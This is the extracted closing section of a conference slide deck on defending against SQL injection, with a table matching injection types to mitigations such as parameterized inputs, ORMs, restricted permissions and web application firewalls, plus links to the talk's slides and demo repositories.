
# the "swiss cheese model"



# the "swiss cheese model"



# the "swiss cheese model"



# mitigations

✓ = Complete mitigation  
✗ = Partial mitigation

	Parameterized inputs	ORM	QUOTENAME	Sanitizing inputs	Restricted permissions	Disabling error messages	Web Application Firewall	Rate limiting
Out-of-band injections	✓	✓		✓	✓			
Error-based injections	✓	✓		✓	✗	✓	✓	✓
Blind injections	✓	✓		✓	✗		✓	✓
Escaping dynamic SQL				✓	✓	✗		
Connection string injection	✓*			✓				

← defense in depth →



'-- questions?



# '-- thank you

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slides and demos

[github.com/sqlsunday/presentations](https://github.com/sqlsunday/presentations)

[github.com/sqlsunday/injection-demo](https://github.com/sqlsunday/injection-demo)

Photo credit: Fabian Gieske ([Unsplash](#))